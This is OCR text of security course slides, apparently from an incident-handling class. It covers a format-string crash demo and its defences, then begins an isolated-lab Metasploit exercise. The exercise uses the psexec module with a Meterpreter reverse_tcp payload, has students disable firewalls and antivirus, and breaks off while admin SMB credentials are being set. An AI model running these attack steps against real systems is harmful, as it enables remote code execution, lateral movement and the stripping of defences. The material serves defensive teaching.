
```
C:\> sort "%d%d%s%s%n"
```

On many Windows machines, this causes the sort command to crash. Note that you may or may not see a crash message on your Windows machine, depending on the version of Windows you use and how the system is configured to handle crashes.

Defenses

- Preparation
  - Your program developers must make sure they explicitly use format strings in all printf, sprintf, fprintf, and snprintf function calls
    - Awareness training for developers
    - Heavy use of grep to search for errors
  - Insist that your vendors do the same
  - Deploy patches as they become available
- Ident, Cont, Erad, Recov
  - Same as buffer overflow defenses


All these problems with format string attacks can be avoided if the program includes format strings for each and every call to printf, sprintf, fprintf, and snprintf. You need to make sure your own developers are aware of this, and beat up on your vendors to do the right thing. Also, deploy patches as they become available.



Now, we conduct an in-depth lab with Metasploit. In this lab, we not only look at Metasploit's attack capabilities, we also analyze our Windows machines to see what kind of anomalies and evidence are introduced by an attack using Metasploit's psexec module.

Goals of Metasploit Lab

- To get familiar with Metasploit's attack features so we can see what attackers are capable of accomplishing with free, off-the-shelf tools
- To analyze a machine under attack by Metasploit
- Lab phases
  - 1) Configure your Windows and Linux systems to communicate
  - 2) Attack your Windows target from Linux using Metasploit's psexec module
  - 3) Analyze your Windows machine under attack



The goals of this lab are two-fold. First, we look at some of the most useful attack capabilities of Metasploit: msfconsole, the psexec module, the Meterpreter payload with a reverse connection, the hashdump features, and process migration. Second, we analyze our systems as they are attacked, looking at TCP port usage, process activity, event logs, and memory footprints of processes. In other words, this lab is structured so that we can see Metasploit used to attack, but also so we can analyze its impact on the end system itself.


To achieve these goals, the lab is broken into three phases. First, we set up our systems to communicate for the attack. Secondly, we launch the attack. Finally, we analyze the impact of the attack on Windows.

For this lab, you use your Linux VMware image to attack your Windows machine. In your Linux guest, you use the Metasploit psexec module to attack your Windows machine, injecting the Meterpreter into it (which runs in a rundll32.exe process, which is a standard process designed to run code from a DLL, a standard part of Windows) with communication via a reverse connection going from Windows back to Linux. You type commands on Linux into a meterpreter > prompt, but they take effect on your Windows machine.

Switching to Host-Only Networking

- Configure Host-only networking
  - Disconnect Ethernet
  - Run ncpa.cpl and enable VMnet1
  - Run ipconfig to check Win IP address
  - In VMware, choose Host-only networking
  - Make sure you can ping from Windows to Linux and vice versa

```
C:\> netsh firewall set opmode disable
C:\> netsh advfirewall set allprofiles
     state off (For Windows 8+ systems)
C:\> ping <YourLinIPaddr>
# iptables -F
# ping <YourWinIPaddr>
```



For this lab, you attack your Windows machine, causing it to run the Meterpreter. Because we don't want anyone to snarf your Meterpreter session and control your Windows box, make sure your system is configured to use Host-only networking.

To switch to Host-only networking, on your Windows machine, you need to

1) Disconnect your Ethernet connection by unplugging your network cable and disabling any wireless activity.
2) Enable VMnet1 by running (at a cmd.exe prompt) ncpa.cpl. Right-click VMnet1 and select Enable.
3) Run the ipconfig command and verify the IP address of VMnet1, which should be 10.10.0.1.

Finally, in VMware itself, make sure you have selected "Host-Only" networking (in VMware, go to VM-->Settings, select "Network Adapter" and check "Host-only").

To make sure this works properly, verify that you can ping from Windows to Linux and from Linux to Windows. You may need to disable your Windows built-in firewall (from an elevated command prompt running with Administrator privileges):

```
C:\> netsh firewall set opmode disable
C:\> netsh advfirewall set allprofiles state off (For Windows 8+ systems)
C:\> ping [YourLinuxIPaddr]          <-- Should be 10.10.75.1
```

Then, in Linux, run

```
# ifconfig eth0 10.10.75.1/16
# iptables -F
# ping [YourWindowsIPaddress]        <-- Should be 10.10.0.1
```


If you can successfully ping with Host-only networking, you are ready to begin.

Disable Security Tools: Antivirus and Endpoint Security Suites

- Some antivirus tools and endpoint security suites block Metasploit and its payloads
  - Let's temporarily disable these security defenses, just so they don't get in the way
- Disable your antivirus tool using its own GUI
  - Don't disable its service in the Services control panel or kill its process using Task Manager
    - It likely continues to protect you even if its service or process are no longer alive

Some antivirus tools and endpoint security suites may block the suspicious activity we're about to engage in. Although there are a multitude of methods for trying to dodge antivirus and endpoint security tools, that's not the focus of this lab. Disable your antivirus and endpoint security tools for the lab.

When you disable these tools, do so using the GUI for the tool itself. Don't just attempt to disable your antivirus tool by shutting off its service in your Services control panel or by killing its processes in Task Manager. Many modern Windows-based security tools can still defend you even when their services are disabled and processes are dead. They typically accomplish this defense using a technique called DLL injection, in which they place their protective code in additional running processes built-in to your Windows machine. Therefore, to ensure their protection is deactivated, use the traditional, formal process built-in to your tools for turning off your antivirus and endpoint security suites.



Windows Vista, Windows 7, and 8 have a built-in antimalware tool called Windows Defender, which could block execution of some versions of Metasploit payloads that are not morphed or encoded. Let's temporarily disable Windows Defender's real-time protection.

Start by accessing the Windows control panel. Do this by running the "control" command at a command prompt or the Windows start menu


```
C:\> control
```

In the control panel, as shown in step 1, select "View by" and set it to "Small icons." In step 2, select "Windows Defender." In Step 3, select "Tools" near the top of the Windows Defender Screen.

In step 4, select "Real-time protection". Finally, in step 5, uncheck "Use real-time protection (recommended)."

Checking Admin Account Access

- Make sure that you can log on across the network using your admin account
  - In secpol.msc, go to Local Policies-->User Rights Assignment -->Access this computer from the network
  - Make sure that your current username or group is in the list



- Finally, make sure that the password of the admin account you plan to use isn't blank
  - On most versions of Windows, admins with a blank password cannot log in across network

Next, run secpol.msc and go to Local Policies-->User Rights Assignment. Look for "Access this computer from the network." Record your current setting.

Setting: _____

Make sure that the administrative user you plan on relying on for this lab is included in this Security Setting, or at least a group to which this user belongs (such administrators) is in this list. It almost always includes the administrators group, so as long as you use an administrator account for this lab, you should be good.

Next, make sure that the administrative user that you use for the lab does not have a blank password. On most modern versions of Windows, admin users with blank passwords cannot log on across the network; they can only log on at the console.

Script for Configuring the Registry and Services

- A few other registry and service settings need to be configured in your Windows machine for the Metasploit psexec module to function properly
  - Configuring them manually can be difficult because of typos
  - To help you automatically make those settings, we created a script called ***504msf_exercise.bat*** in the Windows directory of the Course USB
  - Run the script by right-clicking it and selecting "Run as administrator"
  - In addition to making changes to the registry and starting services, the script creates an additional restore script on your desktop, which is 504msf_restore.bat
- ***Run the 504msf_exercise.bat script***


There are a few registry key settings and service settings your Windows machine need so that the Metasploit psexec module works against it. You could make these settings manually, as described on the next few slides. Alternatively, we provided a script on the Course USB that makes all these changes automatically so that you do not have to worry about typos in your reg command syntax.

Run the script called ***504msf_exercise.bat*** from the Course USB Windows directory. Right-click the script and select "Run as administrator."

This 504msf_exercise.bat script changes the value of various registry keys to enable the Metasploit/psexec exercise to work properly. It also starts the "lanmanserver" service if it is not already running. When you run the script (by right-clicking and selecting "Run as administrator"), it also creates a restore script called "504msf_restore.bat" that restores all the registry settings that were changed back to their original values (and stop the "lanmanserver" service if it had not previously been running). By default, the restore script is created on the current user's desktop, but if you pass the "." parameter when calling the 504msf_exercise.bat script, the restore script is created in the current working directory instead.

If you run the 504msf_exercise.bat script, you do not need to run the configuration commands in the next few slides.

Launching msfconsole and Viewing Exploits



First, we need to become root and set the IP address:

```
$ sudo su -   (press Enter and use the password "sec504" for becoming root)
```

Next, make sure that we have the proper IP address:

```
# ifconfig eth0 10.10.75.1/16
```


Then, start msfconsole:

```
# msfconsole
```

You should see an ASCII art banner announcing Metasploit. More than a dozen banners are available, selected at random by Metasploit when it begins running.

Let's look at the exploit arsenal available in Metasploit, displaying the more than 1,000 different exploits:

```
msf > show exploits
```



The msfconsole has numerous commands it processes, as we'll see. But, if msfconsole ever receives a command that it doesn't support, it passes it to the underlying OS shell to run, allowing us to interact with our own OS within msfconsole. Let's shut down our iptables firewall using msfconsole:

```
msf > iptables -F
```


NOW, double-check connectivity with Windows by pinging it from within msfconsole:

```
msf > ping -c 3 [YourWindowsIPaddress]
```
<-- Should be 10.10.0.1

If you see ping responses, you are ready to go. If not, double-check your host-only networking configuration. Press CTRL-C to stop the pings.

On Windows, let's double-check that we can communicate back with Linux. In a cmd.exe on Windows, run

```
C:\> ping [YourLinuxIPaddr]
```
<-- Should be 10.10.75.1




In this lab, we use an exploit that is not quite an exploit. It is, by far, the most heavily used exploit because it allows attackers and testers to use captured credentials (or hashes) to move laterally in a network

```
msf > info exploit/windows/smb/psexec
```

In your output, you should see the various configuration options and commentary on usage of this module. The psexec module is one of the most useful modules in all of Metasploit, because it lets us run code on a target with SYSTEM privileges using an SMB connection established with admin credentials. It is especially useful in a fully patched Windows intranet environment.

If you ever want to search exploits, you can with the "search" command with something like

msf> **search type:exploits 08_067**



Let's configure Metasploit to launch our attack. Let's select the psexec module. (Note that Metasploit supports Tab-autocomplete when typing module and variable names; try it by hitting Tab half-way through each of the following words.)

```
msf > use exploit/windows/smb/psexec
```


Use a payload of the Meterpreter to make a reverse_tcp connection:

```
msf > set PAYLOAD windows/meterpreter/reverse_tcp
```

Now, we can get a list of all the variables associated with this exploit and payload by running

```
msf > show options
```

Here, we see a list of variables associated with the psexec module, as well as those for the Meterpreter reverse_tcp payload. We configure these options next.



We exploit our target Windows box at the VMnet1 IP address. The target of our attack is stored in the RHOST variable, so let's set that now:

```
msf > set RHOST [YourWindowsVMnet1IPaddress]   <--Should be 10.10.0.1
```

The psexec module needs credentials of a user in the administrators group on the target machine. It uses these credentials to remotely create a service, which it then uses to run the payload code with SYSTEM privileges. So, let's set the SMBUser and SMBPass variables to values associated with a user in the admin group of your Windows machine:

```
msf > set SMBUser [UserInAdminGroupOnWindows]
